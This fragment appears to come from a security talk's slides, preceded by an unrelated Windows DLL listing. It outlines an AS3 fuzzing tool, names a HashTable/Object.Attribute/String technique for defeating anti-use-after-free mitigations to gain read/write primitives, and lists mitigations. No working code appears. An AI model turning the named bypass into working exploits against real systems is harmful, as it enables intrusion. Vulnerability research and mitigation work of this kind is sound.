imm32.dll	Multi-User Windows IMM32 API Client DLL	Microsoft Corporation	C:\Windows\System32\imm32.dll
InputHost.dll			C:\Windows\System32\InputHost.dll
IPHLAPI.DLL	IP 帮助程序 API	Microsoft Corporation	C:\Windows\System32\IPHLAPI.DLL
jscript.dll	Microsoft (R) JScript	Microsoft Corporation	C:\Windows\System32\jscript.dll

Summary

- Fuzzing
 - how we implement an AS3 based fuzzing tool with random instantiations of new objects, random invocations of methods and random fields getter/setter using the implicit reflection in AS3.
- Exploit
 - How HashTable+Object.Attribute+String break the anti-UAF mitigations and generally supply read/write primitive for UAF vulnerabilities.
- Mitigation and detection
 - Isolate exploit-friendly HashTable
 - Monitor abnormal ByteArray

Q & A

- Thanks